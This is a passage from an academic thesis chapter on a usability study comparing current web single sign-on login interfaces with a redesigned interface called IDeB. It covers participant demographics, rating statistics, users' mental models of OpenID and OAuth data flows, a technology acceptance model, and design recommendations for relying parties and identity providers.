There were, however, issues that were revealed for our interface; in particular, the block-out desktop and the IdP login form, as illustrated in Figure 3.5. First, two participants thought that the IdP login form was popped up by the RP website, and they were giving their username and password to the website directly. Second, three participants commented that the look and feel of our interface (Figure 3.5) was not familiar, and that this affected their trust of the system. Feedback from participants suggested that in addition to usability, the trust a user has in the interface plays a substantial role in the success of the approach. Finally, we found that this version of the IDeB still relied on the users' cognitive capabilities to detect IdP phishing attacks, as a malicious RP could dim out its website and then prompt the IdP login form to spoof the user.


To address these issues, we redesigned IDeB as follows: (1) The IDeB shrunk the browser window before presenting the IdP login form (Figure 3.3a) to prevent malicious RP websites from showing a similar dialog to the one prompted by the IDeB. (2) We reused the existing login forms from IdP websites (Figure 3.3b) instead of presenting a customized one (Figure 3.5) to make the IDeB feel more trustworthy through positive transfer effects. (3) The IDeB made the block-out desktop completely opaque instead of transparent in order to convey a more accurate mental model (i.e., users are giving their credentials only to the IdP).


3.5 Comparative Study

After revising the prototype based on the deficiencies noted from the formative study, we employed the revised interface to conduct a full within-subjects comparative usability study that compares the CUI and the IDeB.


3.5.1 Participants

We recruited 35 participants from both the University of British Columbia and the general community for the study. All participants were paid $10 CAD for their participation. To ensure diversity, we screened interested participants by email, asking their age, gender, degree and major, occupation, and whether or not they were students. We counterbalanced the order of presentation by dividing participants into two groups: the 18 participants in Group 1 (G1) used the CUI before the IDeB, while the 17 in Group 2 (G2) used the IDeB before the CUI.





(a) A representative sample of correct (left) and incorrect (right) mental model drawings.



(b) Percentages of participants who developed correct mental models.

Figure 3.6: Sample mental model drawings and results.

Property	Group 1		Group 2		Total	
	N = 18	%	N = 17	%	N = 35	%
Gender (F / M)	10 / 8	56 / 44	6 / 11	35 / 65	16 / 19	46 / 54
Student (Y / N)	8 / 10	44 / 56	10 / 7	59 / 41	18 / 17	51 / 49
Age 19–24	8	44%	6	36%	14	39%
25–34	5	28%	5	29%	10	29%
35–44	5	28%	5	29%	10	29%
45 or over	0	0%	1	6%	1	3%

Table 3.2: Participants' demographics in the comparative study.

Type	Task $N = 35$	z	p Asymp. Sig.	$r = z/\sqrt{N * 2}$	50th (Median)	
					CUI	IDeB
Ease -of-use	Fox News	-3.331	.001	0.40	4	5
	ITrackMine	-4.559	.000	0.55	2	5
	Revoke	-4.774	.000	0.57	2	5
Security	Fox News	-2.356	.018	0.28	3	4
	ITrackMine	-2.725	.006	0.33	2	3
Privacy	Fox News	-3.654	.000	0.44	2	4
	ITrackMine	-3.643	.000	0.44	2	4

Table 3.3: A Wilcoxon Signed Rank Test revealed a statistically significant difference between the CUI and the IDeB in the perceived ease-of-use, security protection and privacy control for all sub-tasks ($z = -2.356$ to -4.774, $p < .018$), with a medium to large effect size, ($r = 0.28$ to 0.57). The median rating scores for the CUI and the IDeB are listed on the last two columns respectively.


Participants with similar demographics were divided among the two groups to reduce the individual differences that might affect the development of their mental models (see Table 3.5.1 for participant demographics). None of the differences in demographic properties between the two groups were statistically significant (Chi-square test). Participants had a wide range of education levels (from high school to Master's degree) and the 17 non-student participants had a variety of occupations, such as teachers, financial planners, dentists, business managers, and IT support technicians.

3.5.2 Results


In the following sections, we present results collected from post-condition and post-session questionnaires. Throughout, we specify the results overall (All), and by the two presentation order groups (G1–CUI first, G2–IDeB first) in order to examine whether the order of conditions affects the users' mental models and their preferences.

Mental Model Drawings


As Jonassen et al. [JC08] state, "drawings can be a complementary method of verbal reports" for capturing users' mental models. After each condition, we provided participants with four picture cutouts ("You","Browser", "Fox News", "Google/Yahoo/Microsoft/Facebook") and asked them to express how they believe the information (in terms of their username, password, profile data) flows from one entity to the other when they sign on to the Fox News website. We categorized a mental model drawing as "correct" if the participant clearly indicated that they gave their username and password only to their IdP, but not the Fox News website. Figure 3.6a illustrates a representative sample of correct and incorrect mental model drawings from our participants. The percentages of participants who developed correct mental models in the study are shown in Figure 3.6b. We further examine the gaps between the participants' incorrect



(a) The perceived ease-of-use Likert-scale ratings.



(b) The perceived security protection Likert-scale ratings.



(c) The perceived privacy control Likert-scale ratings.


Figure 3.7: The average and standard deviation of Likert-scale ratings from post-condition questionnaires. The differences are statistically significant with a Wilcoxon Signed Rank Test (see Table 3.3).

mental models and the underlying system model in Section 3.6.1.

Ratings and Rankings

After each condition (i.e., completing the study tasks using the CUI or the IDeB), participants were instructed to rate the perceived ease of use (Figure 3.7a), security protection (Figure 3.7b), and level of privacy control (Figure 3.7c) from 1 to 5 (1=very poor, 5=excellent). The rating differences between the CUI and the IDeB are statistically significant with a Wilcoxon Signed Rank Test as shown in Table 3.3.

At the end of the session, participants were asked: "*For these two approaches that you used to sign onto different websites in the study, which one is easier for you to use/makes you feel more secure/makes you feel more in control of your privacy?*" Figure 3.8 shows the ranking results from post-session questionnaires, which conforms to the post-condition Likert-



(a) Ease of use (b) Security (c) Privacy

Figure 3.8: The perceived ease of use, security protection, and privacy control ranking results from post-session questionnaires suggest that our design is favored by most participants.


scale ratings in Figure 3.7. We report only the overall rankings in Figure 3.8, as there were no significant differences observed in participants' choices in terms of the order of interface presentation.

Login Option Preferences


In the post-session questionnaire, we asked all participants, "*In the future, if you encounter a website that supports using a third-party account to log in (similar to the websites in the study), which approach would you use to login?*" Possible options for the participants included: "CUI", "IDeB", "traditional login", "depends on which website they are logging into", and "Don't know/haven't decided." We then probed the reasons behind their choice. Figure 3.9a shows the participants' preference for future login. One interesting observation is that one-third of participants preferred using SSO (IDeB—29% or CUI—3%), another one-third chose to create a separate username and password on different websites (29%), and the rest based their preference decisions on the types of websites they are accessing. Possible factors that influence their adoption intentions are further discussed in Section 3.7.

We asked participants who chose "it depends" (36%) to provide their reasoning behind which login options they would prefer to use, and on what kinds of websites. All of them stated that they would not use the SSO on websites that contain valuable personal information (e.g., bank, tax, stock websites). For the other websites, if the website itself is trustworthy (e.g., a website that they are familiar with or that has a good reputation), they would like to use an SSO solution, and would prefer to use the IDeB (All 85%, G1 88%, G2 80%), because of its ease of use and privacy control; otherwise, they would rather create a separate account on the website to avoid misuse of their IdP account.

Figure 3.9b shows the participants' login preferences for non-valuable, but trustworthy, websites. The percentage of the participants who chose "Depends" from Figure 3.9a is broken down and added to the CUI or IDeB, based on their indicated preference. For example, the percentage of all participants that preferred IDeB on websites they trust is calculated as 36% ("Depends") * 85% + 29% = 60%.




(a) The login option preferences regardless of types of websites.




(b) The login option preferences for non-valuable but trustworthy websites.

Figure 3.9: The login option preferences from the post-session questionnaire indicate that 60% of study participants would use IDeB on the websites they trust.



(a) The Web SSO system model.



(b) The incorrect mental model.

Figure 3.10: The data flows of the system model and the acquired incorrect mental model. The system model has a *triangular* data flow with two distinct browser sessions with the RP and IdP, while the data flow of the incorrect mental model is *linear* (i.e., the user's login credential is given to the RP without an active session with the IdP.)

3.6 Conceptual Gaps

In the exploratory study, we noticed several common misconceptions and concerns exhibited by our participants (e.g., the incorrect belief that the RPs knew their IdP login credentials, concerns regarding implicit IdP login, uncertainty about what the RP could do to their IdP account after consent, and account-linking confusion). We revised the design of our formative and comparative studies to better understand the root causes of those confusions. Through mental model drawings, questionnaires, and post-session interviews, we identified several conceptual gaps between the acquired mental model and the underlying system model. In this section, we examine how those gaps are formed, and how they influence participants' perceptions. Note that the statistics reported in this and subsequent sections are based on the comparative study presented in Section 3.5.

3.6.1 Triangular versus Linear Data Flow

Many of our participants developed an incorrect mental model via the interactions with the web SSO systems in the study. As illustrated in Figure 3.10a, the web SSO architecture has a *triangular* data flow in which the authentication request and response are passed between the RP and the IdP through the browser. There are two separated browser sessions with the RP and the IdP respectively; the user-to-IdP authentication and authorization (i.e., profile sharing consent) are performed *only* within the IdP session. The RP and IdP browser sessions are independent of each other, because the browser's same-origin policy [Rud08] prohibits a document or script of an RP website from accessing web content served by an IdP site. For each IdP, a user may need to authenticate only once in the same browser session, as an IdP typically issues an authentication cookie after a successful login, and then uses the cookie to authenticate the current user for the subsequent requests. Via an option on the IdP login form (e.g., "remember me") that causes a persistent session cookie to be stored on the user's computer, an authenticated IdP session could be retained across browser sessions (i.e., after the browser is closed).

As opposed to the triangular authentication flow in the system model, the data flow of an incorrect mental model is *linear*, as illustrated in Figure 3.10b. In this mental model, the user provides the RP with their username and password to retrieve profile information from their IdP account. In addition, the user believes they interact solely with the RP, and that the RP could access the user's profile information at anytime.

We observed that many participants formed an inaccurate mental model when they were signing in to the Fox News website initially, and then the incorrect mental model was "confirmed" when they were asked to sign out and log back into Fox News. On the first login attempt, because the user-to-IdP authentication and authorization were performed on a pop-up window *originated from and surrounded* by the Fox News website, participants thought they were giving their IdP login credentials to the RP. On the second login attempt, as participants had already authenticated to their IdP in the same browser session, the pop-up window simply *blinked open and then closed* without prompting users for authentication. Participants expressed that the lack of an IdP login prompt for subsequent RP login attempts reinforces their incorrect belief that the RP website possesses their IdP username and password.

With the incorrectly formed mental model, participants made dangerous mistakes and exhibited surprise and concern:

- On the Fox News login form, many participants (69%) thought that they should enter their IdP username and password directly into the traditional login fields in order to initiate a login process.
- When logging back into the Fox News website, 29% of participants were surprised that they could sign in without any authentication and authorization (i.e., the pop-up window blinked and then closed).
- On the ITrackMine's login form, 29% of participants *again* entered their IdP username and password into the traditional login fields directly.
- When logging in to the ITrackMine website, 26% of participants were surprised that they were only prompted for profile sharing consent without needing to enter their IdP login credential (because of the authentication cookie); they were confused and wondered where their IdP user and password had been stored.

- When instructed to log out of all websites as if they were going to leave the computer, 71% of participants logged out of the RP websites only. After being asked to check their email, those who did not log out from their IdP account and left the browser open (or closed the browser but kept the "remember me" option checked when logging in to the IdP) were surprised to see that they could access their email without an explicit login.

- 26% of participants expressed concerns about possible misuse of their login credential by RP websites, and stated that they would use the SSO only on trustworthy websites.

To aid in developing and maintaining an adequate mental model that could reduce users' security errors and concerns, our IDeB design (1) shrinks the browser in which the RP website is shown, and moves it to the top left-hand corner of the desktop before presenting the IdP login form to the user (see Figures 3.3a and b), and (2) prompts the user to select an authenticated IdP account for every subsequent RP login attempt (Figures 3.3d and e). Using our design, 69% of participants formed a correct mental model (CUI 33%). Notably, 44% of participants in G1 acquired an incorrect mental model when they first used the existing interface, but later developed a correct mental model when using our design.

3.6.2 The By-Value versus the By-Token Profile-Sharing Model

Many participants (40%) were hesitant to authorize the release of their IdP profile information to the RP website, because it was uncertain to them what the RP could do after consent: What was the scope of the authorization? Was the granted permissions limiting the RP's access only to basic identity attributes, or including personal generated contents and friend list as well? Could the RP post messages or update one's status to the IdP account? How long would the authorization last? Was the authorization still valid even after logged out from the IdP account? Could the authorization be revoked or not, and how?

The answers to the aforementioned questions largely depend on the profile-sharing model supported by the web SSO protocol in question, but they also vary subtly among individual IdP implementations. We observed that there are two different profile sharing models supported by current web SSO solutions: *by-value* and *by-token*. With a sharing-by-value model, a copy of the requested profile information is passed to the RP via the browser when the user is redirected back to the RP website. Once the SSO login process is completed, the user's profile data residing on the IdP is no longer accessible to the RP. In contrast, with the by-token model, instead of the actual profile attributes, an access token that represents the scope and duration of the authorization is passed back to the RP. Using the authorized access token, the RP then makes requests to access the user's data through a direct communication (i.e., not via the browser) with the IdP.

Currently, the by-value profile sharing model is provided by OpenID with Simple Registration [HDR06] and Attribute Exchange [HBH07] extensions. Major OpenID providers such as Google, Yahoo, AOL, MyOpenID, and PayPal, support this sharing model. As opposed to

model	**by-value**	**by-token**
protocol	OpenID	OAuth
scope	identity attribute	identity, social graph, content, streams, etc.
format	key-value pair	compound data
visibility	explicitly shown	implicitly described
action	read only	read, append, write
duration	one time	one time, time limited, permanent

Table 3.4: The main differences between by-value and by-token profile sharing models.

OpenID, which is designed mainly for authentication with profile sharing as its extended function, the OAuth protocol [HLRH11] is primarily designed for authorization, and is commonly used to realize the by-token profile sharing model. OAuth enables a user to grant a third-party site access to their information stored with another service provider, without sharing their login credential or the full extent of their data. Major social websites such as Facebook, Twitter, MySpace, Microsoft, Google, and Yahoo, employ OAuth to achieve single sign-on and facilitate user content sharing between websites. Some IdPs, such as Google and Yahoo, support both sharing models; the authentication request from a specific RP determines which sharing model is activated.

The main differences between these two profile sharing models are listed in Table 3.4. With the by-value model, the user's profile attributes are shared as parts of the protocol payload; they are simple key-value pairs that could be shown explicitly on a profile sharing consent form. In contrast, an access token does not contain profile attributes, but the presence of the token allows the RP to retrieve, append or update the user's profile data by calling API services published by the IdP. With the by-token model, the scope and duration of an authorization could be customized for each IdP implementation. Typically, in addition to identity attributes, compound data such as a user's social graph (i.e., friends with roles), personal content (e.g., photos, videos, blogs) and message streams (e.g., status updates, comments) are shared with RP websites.

The duration of an authorization is another source of confusion among users. Varying by individual implementation, the duration of an authorization could be one-time, a limited period of time, or long-lived, and would depend on whether the user has logged into the IdP. Here are some examples:

- Twitter: The lifetime of an access token is long-lived until explicitly revoked by the user.
- Facebook and Google: One hour by default. When `offline_access` permission is explicitly authorized by the user, the RP could perform authorized requests on behalf of the user at any time.
- Microsoft: An access token is valid as long as the user is still signed in to Microsoft Live Connect. A special authorized permission (`wl.offline_access`) enables an RP to read and update a user's information at any time.

- Yahoo: One hour by default; the access token could be renewed via OAuth Session extension [TAF08].

Our prior work [SBHB10] found that the by-token sharing model provides RPs with higher business incentives, because RPs could (1) get access to users' social graphs in addition to their profile data, (2) utilize platform-specific services such as messaging, and (3) provide a richer user experience through social plug-ins such as recommendations and activity feeds. Nevertheless, results from our study show that users' privacy concerns significantly influence their adoption intention. In addition, we noticed that most participants did not know how to manage their authorizations on each IdP website, and many found it difficult to do so even when told how.

To improve users' perceptions of privacy and control, our IDeB design (1) sets the email address as the only required attribute; the rest of profile attributes are not shared by default, (2) allows users to edit the requested profile attributes before authorization, and (3) provides a central location for users to manage all of their profile sharing. As shown in our participants' rating and ranking, as well as comments from the interviews, these design features enhance participants' perceived ease of use and privacy control. Shehab et al. [SMH11] propose an extension to the OAuth authorization protocol that enables the provisioning of fine-grained authorization to users when granting permissions to third party applications. They implemented the proposed OAuth extension as a browser extension, and collected data regarding user decisions. The extension was installed by 1,286 Firefox users, who installed 1,561 unique Facebook applications. Consistent with our findings, their results show that users do have varying willingness towards different profile-attribute sharing.

3.6.3 The Transient SSO Account versus the Traditional Account

When signing into the ITrackMine website using the current interfaces (CUI), most participants (94%) could not complete the task without requiring assistance from us (i.e., explaining why they needed to sign up a new account or link to an existing one). Most participants thought they had already logged into ITrackMine after being redirected back from their IdP, but the RP website required them to complete an account linking process before granting access. As the concept of account linking was not clearly conveyed by the RP website, many participants exhibited confusion or frustration: "I thought I had already logged in." "Then, what was the point of signing into Google?" "Are you going to leave me struggling here?" "Argh? I am frustrated."

The purpose of account linking is to gather additional profile information required for a new account, as well as to enable existing users to login using the SSO. Most RP websites integrate the SSO after many *traditional* accounts have been manually registered using a traditional login approach. A traditional account typically contains a unique username, password and a validated email along with other profile attributes. On the other hand, an RP website creates a *transient SSO* account after a successful SSO process, which contains a unique identifier and the user's profile data from the IdP. Before granting access, however, the profile information in the transient SSO account may not be sufficient (e.g., missing zip code or date-of-birth). In particular, some RPs require a unique username and password from every user to ensure the user can still login when their IdP account is inaccessible, and a valid email address for the password reset and future communications. If any of the required information is missing from the transient SSO account, the RP needs to prompt users to either provide it manually or log into an existing traditional account that already has the required information. In both cases, the SSO account is linked to a traditional account (a new or existing one), and the link can be checked by the RP in the future SSO process.

An account linking process migrates a transient SSO account into a traditional account, thereby unifying and simplifying access control after login. However, most of our participants did not understand the purpose and concept of account linking. To provide a frictionless SSO user experience, we suggest that RPs should avoid account linking during SSO, assign different levels of privilege for SSO accounts and traditional accounts, and allow the user to perform the task at hand with just a transient SSO account.

3.7 The Web SSO Technology Acceptance Model

One of our research goals is to understand what factors influence users' adoption intentions, and how. To represent the users' acceptance of web SSO solutions, our model is based on Davis's technology acceptance model (TAM) [DBW89], one of the most widely-used models for explaining the factors that affect user acceptance of information technologies. The TAM posits that users' perceived ease of use and usefulness predict application usage. Several previous research efforts have extended and instantiated TAM with variables in different application domains, such as internet banking [SH03], mobile commerce [WW05], World-Wide Web [Fen98, LMSZ00, MK01], and enterprise resource planning [AGS04]. Pavlou et al. [Pav03] proposes a model that integrates trust and perceived risk with the TAM to predict consumer acceptance of electronic commerce. They posit that both trust and perceived risk influence users' intentions to transact, and that consumer trust positively impacts the perceived usefulness and ease of use of a web interface.

Using insights from our studies, we introduce a technology acceptance model in the context of web SSO, as illustrated in Figure 3.11. Our study found several factors that hinder users' adoption intentions; we correlated them as *antecedent variables* to the intermediate factors in the existing technology acceptance model. Each identified variable was categorized as an *intrinsic variable* that could be improved by the design of a web SSO system, or an *extrinsic variable* that is difficult to resolve with technology alone. Consistent with Pavlou's findings, our study shows that users' risk perceptions influence their attitudes towards accepting a web SSO solution. We further found that, within the context of web SSO, the perceived risk actually involves users' personal information on *both* RP and IdP websites, and each is influenced by different variables.



Antecedent Variables
Technology Acceptance Model (TAM)
Non-Technical Variables
Existing Password Management Strategy
Reputation/Experience
Value of Personal Information
Single-Point-of-Failure Concern
Technical Variables
Misleading Affordance
Account Linking Confusion
Security Misconception and Concern
Privacy Concern
Trust
Perceived Usefulness
Perceived Ease of Use
Perceived Risk
Data on RP
Data on IdP
Behavioural Intention to Use

Figure 3.11: Web single sign-on technology acceptance model. The acceptance factors we found are correlated as *antecedent variables* to the intermediate factors in TAM, and categorized as *intrinsic* and *extrinsic* variables. Solid arrowed lines indicate *positive* influences, while dashed arrowed lines represent *negative* influences.

3.7.1 Intrinsic Variables

As illustrated in Figure 3.11, users' perceived ease of use and their risk perception influence their intention to use a web SSO system. Intrinsic variables are mainly misconceptions, and uncertainties resulting from interactions with SSO systems, as we discussed in Section 3.6. We found misleading login affordance and account-linking confusion are the main variables that impact the participants' perceived ease of use. Moreover, as participants were asked to use their real IdP account for the study tasks, we found that participants' risk perceptions with respect to their IdP account were significantly raised by their security misconceptions and privacy concerns.

Our IDeB design was intended to improve the intrinsic variables that hinder participants' adoption intentions. Compared to the current user interface, it was a preferred option for our participants. Nonetheless, from post-session interviews, we also found that extrinsic variables play a significant role in a user's preferences for future login options.

3.7.2 Extrinsic Variables

Even with a highly usable web SSO system, some participants were reluctant to adopt it on any website, or preferred to use it only on certain websites. The extrinsic variables we found are listed as follows:

- Existing password management strategies: Web SSO solutions could reduce the number of passwords a user needs to manage. However, we found that the perceived usefulness of this feature is reduced by participants' existing password management strategies. Similar to Herley's findings (2009), as the majority of user experiences indicate that weak passwords typically do not lead to physical asset loss, most users are "comfortable" with weak or reused passwords. Some (23%) participants in our study used the password manager feature in the browser to reduce their memory burden. Password managers are inconvenient when users switch between computers or when they want to use shared or public computers. However, our participants view this as an acceptable solution, because they mostly work on one computer, and most websites provide a password recovery mechanism (e.g., a temporary password sent to the registered email account).

- Single point-of-failure concern: One inherent risk of using a web SSO is that one compromised account on an IdP can result in breaches on all services that use this compromised identity for authentication. Of those participants who favored traditional login, 90% of them expressed this concern.

- The value of personal information: The value of personal data on RP websites increases a user's perception of risk. All the participants that chose the "depends on which website they are logging into" (36%) future login option stated that they would not use SSO on websites that contain valuable personal information or involve potential risk of monetary loss (e.g., banking or stock trading websites). They preferred to create a separate account on those websites. Even though our questionnaires did not explicitly ask our participants about this concern, we believe that it is a general concern applicable to most web users, including participants who chose our design.

- Trust levels with RP websites: Web users need to be confident that their IdP profile would not be misused or abused by RP websites. Most of the participants who chose web SSO as their future login option (60%) stated that they would only use a web SSO solution for websites that are trustworthy or with which they are familiar; for websites they do not trust, they prefer to use the traditional login option. Two of our participants refused to use any web SSO solutions as their future login option due to a prior privacy compromise resulting from using Facebook Connect for login. They mentioned: "I had terrible experiences with websites that I used Facebook for login. They posted what I played there to my wall and make me feel embarrassed because all my friends knew about it." "I used Facebook Connect for a while, but then stopped, because I didn't like that it connects all the places to my Facebook account."

Web SSO TAM provides SSO solution designers with a holistic view of the causality dependencies between a user's adoption intention, intermediate factors, and the design and environmental factors. We could not measure the level of concerns for extrinsic factors as they were uncovered from the qualitative interview data. Nevertheless, for a given context or scenario when each factor is measured and the weight of each causality dependency is computed, the weight-populated SSO TAM model can be used to identify strengths and weaknesses of a given web SSO design, prioritize design improvements, and predict how likely it would be that a potential user would adopt a given SSO solution based on measures taken from a brief interaction with the system.

3.8 Recommendations

Based on our findings, we recommend UI and login flow improvements for RP and IdP websites. To enhance the workflow efficacy of future web SSO solutions, we also offer recommendations for the web SSO development community.

3.8.1 Recommendations for RPs and IdPs

RPs play a substantial role in the success of a web SSO solution. We recommend the following UI and login flow improvements for RPs:

- Provide clear login affordance: Our study found that simply placing a list of IdP icons beside traditional login fields could be misleading. To provide a clear login affordance, our IDeB design separates a traditional login form from SSO login options, with each existing IdP login form located on a separate browser tab (see Figure 3.3b). This design was intended to transform the observed *negative transfer effect* into a *positive* one in which the user's prior knowledge or experience facilitates the acquisition of a mental model rather than leading to an incorrect one.

